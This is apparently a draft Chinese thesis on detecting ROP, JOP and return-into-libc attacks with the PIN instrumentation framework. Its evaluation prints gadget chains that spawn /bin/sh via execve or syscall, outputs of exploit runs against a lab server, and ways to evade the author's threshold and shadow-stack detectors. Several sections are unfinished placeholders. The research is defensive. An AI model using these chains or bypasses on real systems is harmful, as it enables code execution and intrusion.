基于二进制动态翻译的 ROP 攻击检测方法研究与实现

第一章 绪论

1.1 研究背景

如今无论计算机技术发展到何种程度，计算机软件安全永远是人们最为关心的话题，相关的研究总在不断地进展和延续。随着操作系统的更新换代，软件自身的安全性不断提升，针对各种攻击类型，大量防御策略被提出并应用，对软件进行攻击变得越发困难。但是由于操作系统代码量日益增大、复杂度逐步提高，攻击者总能找出系统漏洞，并利用漏洞进行攻击，如图 1-1 所示，CVE[1]漏洞数量呈现逐年提升的趋势。此外，程序员编程的不规范以及软件安全更新的不及时更是导致软件漏洞被广泛利用。软件漏洞的必然存在，就像一颗定时炸弹，带来了极大的安全隐患。例如勒索病毒 WannaCry 利用美国国家安全局泄露的危险漏洞“EternalBlue”（永恒之蓝）进行传播，从 2018 年初到 9 月中旬，总计对超过 200 万台终端发起过攻击，攻击次数高达 1700 万余次，该病毒通过互联网在全球爆发，国内大量高校及企事业单位被攻击。




图 1-1 近 20 年 CVE 漏洞数量

在众多的安全漏洞中，如图 1-2，二进制安全占据了半壁江山，其中缓冲区溢出(buffer overflow)是一种常见的漏洞。由于 c 语言对程序缓冲区边界不进行检测，当攻击者向缓冲区写入过多数据后，缓冲区将溢出。若缓冲区在栈中发生溢出，栈中的函数返回地址将被覆盖，当程序返回时，程序控制流将被攻击者劫持。此外整型溢出、浮点型溢出、格式化字符串、UAF 等常见漏洞，均可使攻击者劫持程序控制流。劫持程序控制流，然后执行攻击者构建的攻击代码，是进行攻击的基本流程。早先攻击者将恶意代码注入内存空间，并将控制流劫持至恶意代码，从而达到攻击目的。这些被注入的代码称做 shellcode，他们通常是可执行的代码，通过系统调用实现打开 shell、更改系统权限、执行程序等恶意行为。




图 1-2 近 20 年各类 CVE 漏洞数量统计

但是在数据执行保护（DEP）[2]广泛采用后，内存中的所有可写页面均不具有可执行权限。因此，即使攻击者将程序控制流劫持至他们注入的恶意代码，这些代码也无法执行。为了绕过 DEP 机制实现攻击，攻击者不再注入代码，而是通过利用漏洞进程中的现有的可执行指令来构造恶意行为，即代码复用攻击（CRA）。根据复用的代码类型不同，代码复用攻击主要可分为 Return-into-libc 和 ROP 攻击。

1.2 ROP 攻击及防御发展现状

1.2.1 ROP 攻击发展现状

Return-into-libc[3]是代码复用攻击的一种简单应用，攻击者利用缓冲区溢出漏洞，将栈中的返回地址覆写为某个函数的入口地址，从而使得该函数被执行。复用的函数可以是程序代码段中的函数，也可以是程序所链接的共享库中的函数。攻击者通过修改栈的布局或者寄存器中的数据，构造函数参数，从而实现完整的函数调用，进而实现攻击行为。例如：攻击者复用共享库 libc 中的 system、execve 等函数，可执行任意系统命令；复用具有输出功能的函数，如 write,puts 等，可以获取更多关于程序的信息，比如环境变量、所链接的共享库等；复用具有修改内存功能的函数，如 read,malloc 等，可以对内存进行任意写操作。

返回导向编程[4]（ROP）是一种常用的代码复用攻击技术，不同于 Return-into-libc，攻击者在返回导向编程时，不执行整个函数，而是执行源自各函数片段中的指令序列。这些指令序列称作 gadget，具有如下两个基本特点：1.具有一定的功能，如：寄存器相加、加载某值到内存等；2.以 ret 指令为结尾。攻击者首先搜索可用 gadget，然后将各个 gadget 链接在一起，从而实现一次完整的攻击（详见 2.2 节）。ROP 最初由 Shacham[4]提出并应用于 x86 平台，随后被拓展到其他体系结构[5,6,7,8]。ROP 已被证明可实现图灵完备计算[9]。此外，一些允许攻击者使用 ROP 自动构造任意恶意程序的工具已被开发出[10,11,12,13]。

在目前使用最广的 64 位 x86 平台下，被调函数的参数主要保存在寄存器中，因此在一般情况下，攻击者会将 Return-into-libc 攻击与 ROP 攻击结合起来，即：进行 Return-into-libc 攻击时，通过复用一些 gadget（如 pop rdi）完成函数的参数配置，然后调用函数，进而达到攻击目的。

在 x86 汇编语言中，call 和 jmp 也能够实现程序控制流的转移，因此将 ret 指令替换为 call 指令的 Call Oriented Programming(COP)[14]和将 ret 指令替换为 jmp 指令的 Jump

Oriented Programming(JOP)[15]被相继提出。因为传统 ROP 攻击有着明显的特征，即：使用连续的以 ret 为结尾的 gadget，所以一些防御机制[23,24]识别该特征，对 ROP 攻击进行防御。上述的变种 ROP 攻击，不使用或不连续使用以 ret 指令为结尾的 gadget，从而能够绕过这些检测机制。

此外，将 Snow[16]还提出了实时 ROP，攻击者在程序运行时完成 gadget 的搜索与链接。Bittau 提出了 BROP[17]，他指出即使不清楚任何目标服务器的信息，也能够根据服务器返回的内容，搜索 gadget 并构造攻击。

1.2.2 ROP 防御发展现状

针对现有的各种代码复用攻击，研究者提出了几类防御方案：

第一类方案是基于内存地址随机化，通过随机化布局，减少攻击者对内存布局的知晓程度。ASLR[18]是被广泛应用的一种，ASLR 在程序共享库、堆栈加载到内存的过程中，为其基址随机增加一个偏移量，从而使攻击者无法准确获取 Return-into-libc 攻击所需的 libc 函数地址以及 ROP 攻击所需的 gadget 地址。ASLR 由于其方法简单，系统开销小，被广泛应用于各 Linux 操作系统中。ASLR 的变种防御相继被提出，随机化粒度也在不断优化[19,20]。

第二类方案是基于程序二进制动态检测技术，通过插桩监测程序运行行为，从而判断程序是否被攻击。Davi[23]等通过构造影子栈，对调用和返回指令进行插桩检测，在函数调用时，将其预期返回地址压入影子栈顶，在函数返回时，将返回地址与栈顶地址作对比，从而阻止非预期的控制流跳转。动态检测技术虽然能获取更多的程序运行时信息，但是也带来了额外的系统开销，使得程序运行放缓。DROP[24]和 ROP-Hunt[21]，为了减少额外的系统开销，基于统计学方法，通过设置阈值识别 gadget，这些方案虽然性能好，但是不够灵活，防御效果差，容易被攻击者猜到阈值后绕过。

第三类方案是检测程序控制流的完整性，通过监控程序控制流，判断控制流是否按照预期的语义执行，从而防止非预期的代码被复用。Martin[22]等通过构造控制流图(CFG)，确保了语义完整性，但其 CFG 的生成难以保证准确性。文章[27]中提出了一种基于硬件的完整性保护解决方案。在该方法中，堆栈被分数据栈和专门用于调用和返回的控制栈。CPU 采用访问控制机制，不允许用任意数据覆盖控制栈。这有效地防止了 ROP 攻击，但是，这种方法并不能轻易地移植到常见的复杂指令 CPU，如 Intel、AMD 架构。

还有一些防御方案如 CFLocking [25]和 G-Free [26]，旨在防御所有类型的 ROP 攻击，但它们需要用户提供程序源代码，对于一般程序用户而言，程序源代码是难以取得的，因此这些防御方案的应用范围受到了限制。

根据上述的 ROP 防御思想，本文将使用二进制动态插桩检测框架 PIN，提出一种综合方案，应用于 ROP 攻击的动态防御与检测。

1.3　二进制动态翻译技术

PIN ... 5.13+

1.4 本文主要研究内容

1.4.1 ROP 攻击特征的动态提取

由于不同程序存在的漏洞类型与数量不同，攻击者攻击的手段多种多样，使用的恶意代码千变万化。众多的不测中，受攻击进程的运行时的异常，却往往具有相同或相似的基本特征。因此，ROP 攻击的特征可分为两部分：其一，ROP 恶意代码的特征，如：gadget 的大小，gadget 链的长度；其二，进程运行时的异常，如：控制流被劫持，内存被非预期修改。由于很难预测攻击者使用的恶意代码，本文着重分析众多存在漏洞的进程实例，跟踪这些进程受攻击时的运行时状态，并提取异常信息，最终得到了几类基本的异常特征（详见）。

1.4.2 ROP 攻击检测系统的实现

结合 ROP 恶意代码的特征（详见）与进程运行时的异常特征，本文提出多种检测方案（详见），并通过 PIN 框架提供的各种实用 API 实现了对 ROP 攻击、JOP 攻击、return-into-libc 攻击的检测与识别。此外，本文实现了基于 B/S 模式的测试展示界面，系统将根据界面选中的检测方案，对程序进行攻击检测，并在界面中报告检测结果。

1.5 本文组织结构

第一章 绪论。介绍本文研究背景以及 ROP 攻击与防御的发展和现状，最后阐述了本文的研究内容。

第二章 ROP 攻击与防御分析。详细介绍 ROP 攻击原理、攻击流程，介绍并分析现有的 ROP 防御机制的优势与不足。

第三章 常见 ROP 攻击方法。通过实例介绍常见的 ROP 攻击方法。

第四章 基于 PIN 的 ROP 攻击检测方法。介绍检测工具的总体框架，分析其各部分功能。利用实验验证检测方案的有效性。

第五章 总结和展望。总结本文的工作，分析其中的不足，展望基于二进制插桩检测方法值得改进的地方。

第二章 ROP 攻击原理与流程

2.1 ROP 攻击

2.2.1 原理

在现代操作系统中，栈被用作函数调用返回的场所。当函数被调用时，操作系统将在栈中分配一块新的内存空间，称作栈帧。栈帧中存储上一个栈帧的栈基址、函数返回地址、局部变量、函数参数等信息。当函数调用发生时，程序控制流会发生转移，即从原函数转移至被调函数。函数调用返回的流程如下：调用指令执行后，操作系统将被调函数的返回地址（调用指令的下一条指令地址）压入栈顶，然后程序控制流将转移到调用指令的目标地址，即被调函数的入口地址。当函数执行结束后，其末尾的返回指令，将栈顶的返回地址赋值给指令指针寄存器 ip（指令指针寄存器存储 CPU 将要执行的指令的地址），程序控制流于是回到原函数。由于函数调用返回的信息存储在栈中，函数调用的过程也伴随着栈帧的切换。以 x86 框架为例，如图 2-1，栈帧的切换流程如下：调用指令执行后，程序控制流转移至被调函数，被调函数首先将旧的栈基址压入栈中①，然后设置新的栈基址②，并移动栈指针，开辟新的栈空间③，返回(ret)指令执行前，将栈指针指向栈基址④，并恢复保存的栈基址⑤。其中①-③为栈帧建立过程，④-⑤为栈帧的销毁过程。通常栈帧的建立-销毁在函数调用-返回期间进行。


```
① push ebp
② mov ebp, esp
③ sub esp, 0x8
   ...
④ mov esp, ebp
⑤ pop ebp
   ret
```

图 2-1 x86 框架下的函数栈操作

由于 c 语言对程序缓冲区边界不进行检测，当攻击者向缓冲区写入过多数据后，缓冲区将溢出。当缓冲区发生溢出后，栈中的返回地址被覆盖，函数返回时指令指针寄存器 ip 的值将被攻击者篡改，程序控制流由此被劫持。ROP 攻击是将控制流劫持至 gadget 中的一种代码复用攻击。攻击者将收集到的 gadget 的地址以及一些必要数据，经过精心编排后写入栈中，覆盖返回地址及其后的区域。通过对栈空间的精心布局，实现一个 gadget 执行完毕后，通过其末尾的返回指令，使程序控制流跳转至下一个 gadget 的目的。由此 gadget 被依次执行，直到达到攻击者目的。传统的 ROP 攻击通过 gadget 末尾的返回指令实现控制流的转移。广义的讲，末尾指令能够实现控制流转移的指令片段，均可以称作 gadget。除返回指令以外，调用指令、跳转指令也可以实现控制流转移。


2.2.2 攻击流程

一般情况下，攻击者首先利用 gadget 搜索攻击（如：ROPgadget、ropper）在程序代码段或者程序所链接的共享库的代码段中搜索可用的 gadget，随后利用程序中存在的漏洞（以栈溢出为例），将搜集的 gadget 地址经过精心编排后写入栈中，并将程序的返回地址覆盖为 gadget 的地址。如图 2-2，攻击者将程序的原返回地址覆盖为返回地址 1，并将一些数据以及返回地址 2，3 写入栈中，返回地址 1，2，3 分别指向三个不同的 gadget。当程序返回时，程序控制流首先被劫持至第一个 gadget 中，当第一个 gadget 完成一定操作后，返回地址 2 位于栈顶，gadget1 末尾的 ret 指令执行后，程序控制流将转移至下一个 gadget。由此，攻击者可以将搜集到的 gadget 链接起来，进而实现一次完整的攻击。



2.2.3 变种攻击

跳转导向编程[15]（Jump-Oriented Programming, JOP）是 ROP 攻击的另一种变种，它使用寄存器间接跳转指令代替了返回指令。JOP 使用调度表(dispatch table)来保存攻击者需要的 gadget 的地址和一些必要数据，使用调度程序(dispatcher)作虚拟程序计数器，操控程序控制流，将程序控制流在**调度表**中转移。在 Gadget 的末尾，攻击者利用间接跳指令使程序控制流跳回调度程序。随后，调度程序将指针指向下一个 gadget。一个简单的调度程序如下：add rdx,8; jmp [rdx]。攻击者进行攻击时，只需要通过利用程序漏洞，将程序控制流劫持至调度程序入口，让调度程序接管程序控制流，便可启动一次 JOP 攻击。



调用导向编程[14]（Call Oriented Programming, COP）由 Nicholas Carlini 和 David Wagner 于 2014 年提出。攻击者用以间接调用指令为结尾的 gadget 代替以返回指令为结尾的 gadget。COP 攻击不需要调度程序，它通过依次将内存间接位置指向下一个 gadget 的方法，来将 gadget 链接在一起。

2.2 常见辅助攻击方法

2.2.1 绕过随机化防护

通过 printf，puts, write 等具有输出功能的函数，或者代码中存在的格式化字符串漏洞，将经过随机化后 libc 中函数地址泄漏，从而获取经过随机化后的 libc 基址，由此可绕过 ASLR 防御机制。

...

2.2.2 组合 gadget

完成寄存器布局，进行系统调用

2.2.3 调用敏感 libc 函数

结合 ret2libc 攻击，调用 system，execve 等 libc 函数，进行系统调用，执行系统命令，提升权限。

...

2.2.4 篡改虚函数表/全局偏移量表

虚函数表全局偏移量表（介绍），由于其可以被修改的特性，攻击者可以通过代码中存在的漏洞，对表中的函数指针进行修改。当被修改的函数被调用时，程序控制流将被攻击者劫持。

...

2.3 本章小结

xxx

第三章　ROP 攻击特征

3.1 Gadget 特征

指令数

3.2 运行时特征

正常情况下，当函数被调用时，调用指令的下一条指令地址将压入栈顶，用做之后被调函数的返回，我们称之为***先前调用返回地址***(CPRA,Call-preceded Return Address)。程序在正常情况下，所有的返回指令的目标地址均为先前调用返回地址，而程序在受到 ROP 攻击时，由于攻击者需要保证多个 gadget 连续执行，必须保证返回指令的目标地址为下一个 gadget 的地址。因此，在程序受到 ROP 攻击时，必然有至少一条返回指令的目标地址不是 CPRA。

由此，可以提取运行时特征。

虚表是一种利用程序语言实现的动态调度机制，或者说运行时绑定机制，在程序编译过程中，不分配地址，动态修改。可以被二次修改，指向的函数地址，用户函数地址。

都使用共享库，共享库**介绍，**GOT 指针指向共享库函数地址。

GOT 表，虚表可被修改，篡改虚函数表（2.2.?）对虚函数表进行保护。

这些都是虚表的意思。，也就是我们说的多态。

3.3 本章小结

第四章　ROP 攻击检测方法

4.1 指令特征检测

4.1.1 call-ret 指令数检测

Call-ret

4.1.2 连续 gadget 检测

将 gadget 与非 gadget 的正常指令区分，并不容易。含有 NOP 指令，或与 NOP 指令等价的超长 gadget 绕过。辅助检测方法，若只采用这种检测方法，必然存在漏报与误报。

4.2 完整性检测

4.2.1 调用返回控制流完整性检测

根据这一运行时特征，可以对 ROP 攻击进行检测。

返回指令是否为 CPRA

通过调用-返回转移控制流，if-else 内部多用 jmp 转移。

4.2.1 函数指针控制流完整性检测

存在特殊的控制流转移方式，指针，c++虚表指针，c 语言 GOT 表

4.3 本章小结

第五章　ROP 攻击检测实现

5.1 假设
存在漏洞，控制流可以被劫持。
Libc 不存在漏洞。(?)
操作系统，开启 ASLR 防护，libc 基址随机。
未开启栈溢出保护。
5.2 总体设计

信息获取、异常监测（攻击检测），类型识别，（程序保护），日志报告

5.3 系统概述(总体实现)
框架

/*if static else */if libc -> ret-to-libc else gadget(rop) if(ret) rop, if)
5.4 实现细则
5.4.1 返回地址检测
返回地址为调用指令下一条地址，不是任何函数的起始地址。Ret2libc 复用整个函数，将 ret 的目标地址为 libc 中函数的起始地址。因此可以检测到 ret2libc 攻击。
5.4.2 影子栈
Ret2libc 利用返回栈顶恶意地址进行攻击，破坏了调用返回的完整性，因此可以通过影子栈进行检测。有局限，缓冲区溢出，只能检测出通过修改返回地址，然而劫持控制流的方式多种多样，例如 uaf,修改 got 表等，为了弥补影子栈的不足，本文对 got 进行了防护。见 4.4.2
5.4.3 阈值检测器
这种方法，通过统计众多 ROP 攻击中，单个 gadget 的大小、gadget 链的长度，以这两个参数设定阈值，用于区分 gadget 与正常代码。存在一定机率的误报与漏报。
5.4.4 call-ret 指令计数器
影子栈防御了常见的控制流劫持方法，即：修改程序正常返回地址，未知的新型的控制流劫持方法，应提供另一个层次的防御方式。关键指令计数器，不检测程序返回地址是否正常，而是通过检测程序执行过程中 call 指令和 ret 指令执行的次数，判断程序是否被攻击。当 rop 攻击发生时，ret 指令数会远多于 call 指令数。但是如果攻击者利用 COP 攻击，手动平衡 call 与 ret 的指令数，精心构造 rop 链，也可以绕过 call-ret 平衡检测。
5.4.5 GOT 篡改检测器
被攻击标记，置 1 -> 检测攻击类型模块

5.5 界面实现
Web-server (python django)
5.6 实验与评估
5.6.1 实验环境
5.6.2 Ret2libc 攻击与检测
利用 gadget：

```
0x0040062c: pop rdi ; pop rsi ; pop rdx ; ret
```

将参数配置完毕，ret 至 libc 中的 execve 函数，执行 execve(“/bin/sh”,0,0);开启 shell。

```
taqini@q:~/Desktop/XOP/poc/bof$ ./ret2libc.py 10.26.50.241 1101
[+] Opening connection to 10.26.50.241 on port 1101: Done
[*] '/home/taqini/Desktop/XOP/poc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf@libc: 0x64e80
[*] execve@libc: 0xe4e30
[*] binsh@libc: 0x1b3e9a
[*] printf= 0x7f2d8dc2be80
[*] execve= 0x7f2d8dcabe30
[*] binsh= 0x7f2d8dd7ae9a
[*] pppr= 0x40062c
[*] Switching to interactive mode
$ whoami
taqini
$
```

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	√	x	x	x	x	1101

service start at port 1101

$ nc 10.26.50.241 1101

查看防御结果： result

```
================================================
   current time : 2019-5-8 18:50:10.955
 This application is instrumented by MyPinTool
================================================
[+] R2L_DECT open
================================================
[attack] Return-into-libc attack detected! ret to execve addr: 0x7fb6dd9c9e30
```

被返回地址检测策略检测到，ret2libc 攻击。

使用 call 指令调用 libc 函数，代替 ret 到 libc 函数，可绕过返回地址检测。

```
0x00000000000439c8: pop rax; ret;
0x00000000001396be: mov rdx, r15; mov rsi, r14; mov rdi, r13; call rax;
```

```
taqini@q:~/Desktop/XOP/poc/bof$ ./call2libc.py 10.26.50.241 1101
[+] Opening connection to 10.26.50.241 on port 1101: Done
[*] '/home/taqini/Desktop/XOP/poc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf@libc: 0x64e80
[*] execve@libc: 0xe4e30
[*] binsh@libc: 0x1b3e9a
[*] printf= 0x7ffb73040e80
[*] execve= 0x7ffb730c0e30
[*] pppr= 0x40068e
[*] mmmc= 0x7ffb731156be
[*] poprax= 0x7ffb7301f9c8
[*] binsh= 0x7ffb7318fe9a
[*] Switching to interactive mode
$ whoami
taqini
$
```

攻击成功，

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	√	x	x	x	x	1101

service start at port 1101

$ nc 10.26.50.241 1101

查看防御结果： result

```
================================================
   current time : 2019-5-8 19:8:9.507
 This application is instrumented by MyPinTool
================================================
[+] R2L_DECT open
================================================
```

但是 pintool 没有检测到这次攻击。

开启影子栈检测策略，

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	√	x	√	x	x	1105

service start at port 1105

$ nc 10.26.50.241 1105

查看防御结果： result

```
================================================
   current time : 2019-5-8 19:10:24.449
 This application is instrumented by MyPinTool
================================================
[+] R2L_DECT open
[+] STK_DECT open
================================================
[attack] ROP attack detected! gadget addr: 0x40068e
[attack] ROP attack detected! gadget addr: 0x7f36b21a39c8
[attack] ROP attack detected! gadget addr: 0x7f36b22996be
[attack] Return-into-libc attack detected! use call execve addr: 0x7f36b2244e30
```

成功检测到了攻击调用了 execve 函数。

5.6.3 Rop 攻击防御与检测

首先开启阈值检测，对漏洞程序进行传统的 ROP 攻击

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	x	x	x	1102

```
service start at port 1102
```

```
$ nc 10.26.50.241 1102
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 19:13:28.823
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
================================================
[attack] Gadgets detected! they are at: 0x7fddec1abe8a, 0x7fddec0ec9c9,
0x7fddec1e26c7, 0x0,
[attack] ROP attack detected! gadget addr: 0x7fddec0ec9c8
[attack] Gadgets detected! they are at: 0x7fddec1abe8a, 0x7fddec0ec9c9,
0x7fddec1e26c7, 0x7fddec1d96db,
[attack] ROP attack detected! gadget addr: 0x7fddec1d96d9
[attack] Gadgets detected! they are at: 0x7fddec1abe8a, 0x7fddec0ec9c9,
0x7fddec1e26c7, 0x7fddec1d96db,
[attack] ROP attack detected! gadget addr: 0x7fddec1d96d7
[attack] Gadgets detected! they are at: 0x7fddec1abe8a, 0x7fddec0ec9c9,
0x7fddec1e26c7, 0x7fddec1d96db,
```

```
gadget1:
    0x0040068e      415d            pop r13
    0x00400690      415e            pop r14
    0x00400692      415f            pop r15
    0x00400694      c3              ret
gadget2:
    0x001396be      4c89fa          mov rdx, r15
    0x001396c1      4c89f6          mov rsi, r14
    0x001396c4      4c89ef          mov rdi, r13
    0x001396c7      ffd0            call rax
gadget3:
    0x001306d9      5a              pop rdx
    0x001306da      5e              pop rsi
    0x001306db      c3              ret
gadget4:
    0x000439c8      58              pop rax
    0x000439c9      c3              ret
gadget5(3):
    0x001306d9      5a              pop rdx
    0x001306da      5e              pop rsi
    0x001306db      c3              ret
gadget6:
    0x001306d7      0f05            syscall
```

rax - 0x3b,rdx - 0,rdi - '/bin/sh',rsi - 0,syscall。

攻击成功。由于 ROP 攻击所用的 gadget 符合阈值 T0、T1，被识别到。

```
taqini@q:~/Desktop/XOP/poc/bof$ ./rop.py 10.26.50.241 1102
[+] Opening connection to 10.26.50.241 on port 1102: Done
[*] '/home/taqini/Desktop/XOP/poc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf@libc: 0x64e80
[*] execve@libc: 0xe4e30
[*] binsh@libc: 0x1b3e9a
[*] printf= 0x7fddec10de80
[*] pppr= 0x7fddec1abe84
[*] mmmc= 0x7fddec1e26be
[*] poprax= 0x7fddec0ec9c8
[*] binsh= 0x7fddec25ce9a
[*] syscall= 0x7fddec1d96d7
[*] Switching to interactive mode
$ whoami
taqini
$
```

修改攻击代码，加长 gadget1 长度至 8，突破 T0，将其插入到 gadget4 和 gadget5 之间，防止连续 gadget 长度超多阈值 T1，绕过了阈值检测。

```
long gadget(G_size=8>=T0,S_length=0<=T1):
    0x00400686      4883c408        add rsp, 8
    0x0040068a      5b              pop rbx
    0x0040068b      5d              pop rbp
    0x0040068c      415c            pop r12
    0x0040068e      415d            pop r13
    0x00400690      415e            pop r14
    0x00400692      415f            pop r15
    0x00400694      c3              ret
gadget2(G_size=4<=T0,S_length=1<=T1):
    0x001396be      4c89fa          mov rdx, r15
    0x001396c1      4c89f6          mov rsi, r14
    0x001396c4      4c89ef          mov rdi, r13
    0x001396c7      ffd0            call rax
gadget3(G_size=3<=T0,S_length=2<=T1):
    0x001306d9      5a              pop rdx
    0x001306da      5e              pop rsi
    0x001306db      c3              ret
gadget4(G_size=2<=T0,S_length=3<=T1):
    0x000439c8      58              pop rax
    0x000439c9      c3              ret
long gadget(G_size=8>=T0,S_length=0<=T1):
    0x00400686      4883c408        add rsp, 8
    0x0040068a      5b              pop rbx
    0x0040068b      5d              pop rbp
    0x0040068c      415c            pop r12
    0x0040068e      415d            pop r13
    0x00400690      415e            pop r14
    0x00400692      415f            pop r15
    0x00400694      c3              ret
gadget5(G_size=3<=T0,S_length=1<=T1):
    0x001306d9      5a              pop rdx
    0x001306da      5e              pop rsi
    0x001306db      c3              ret
gadget6:
    0x001306d7      0f05            syscall
```

```
taqini@q:~/Desktop/XOP/poc/bof$ ./rop2.py 10.26.50.241 1102
[+] Opening connection to 10.26.50.241 on port 1102: Done
[*] '/home/taqini/Desktop/XOP/poc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf@libc: 0x64e80
[*] execve@libc: 0xe4e30
[*] binsh@libc: 0x1b3e9a
[*] printf= 0x7f5d70f4de80
[*] pppr= 0x40068e
[*] mmmc= 0x7f5d710226be
[*] poprax= 0x7f5d70f2c9c8
[*] binsh= 0x7f5d7109ce9a
[*] syscall= 0x7f5d710196d7
[*] Switching to interactive mode
$ whoami
taqini
$
```

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	x	x	x	1102

service start at port 1102

$ nc 10.26.50.241 1102

查看防御结果： result

```
================================================
   current time : 2019-5-8 19:39:36.656
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
================================================
```

攻击成功，PINtools 没有检测到攻击。

开启影子栈，依然使用 rop2 攻击，被检测到影子栈检测到，并报告了攻击类型。

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	√	x	x	1106

service start at port 1106

$ nc 10.26.50.241 1106

查看防御结果： result

```
================================================
   current time : 2019-5-8 19:45:24.313
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] STK_DECT open
================================================
[attack] ROP attack detected! gadget addr: 0x400686
[attack] ROP attack detected! gadget addr: 0x7f22b30e49c8
[attack] ROP attack detected! gadget addr: 0x7f22b31da6be
[attack] COP attack detected! gadget addr: 0x7f22b31d16d9
[attack] ROP attack detected! gadget addr: 0x400686
[attack] ROP attack detected! gadget addr: 0x7f22b30e49c8
[attack] ROP attack detected! gadget addr: 0x7f22b31d16d9
[attack] ROP attack detected! gadget addr: 0x7f22b31d16d7
```

由于影子栈只检测范围为程序代码段，为了绕过影子栈，将所有 gadget 换成 libc 中的代码进行攻击。

```
taqini@q:~/Desktop/XOP/poc/bof$ ./rop3.py 10.26.50.241 1106
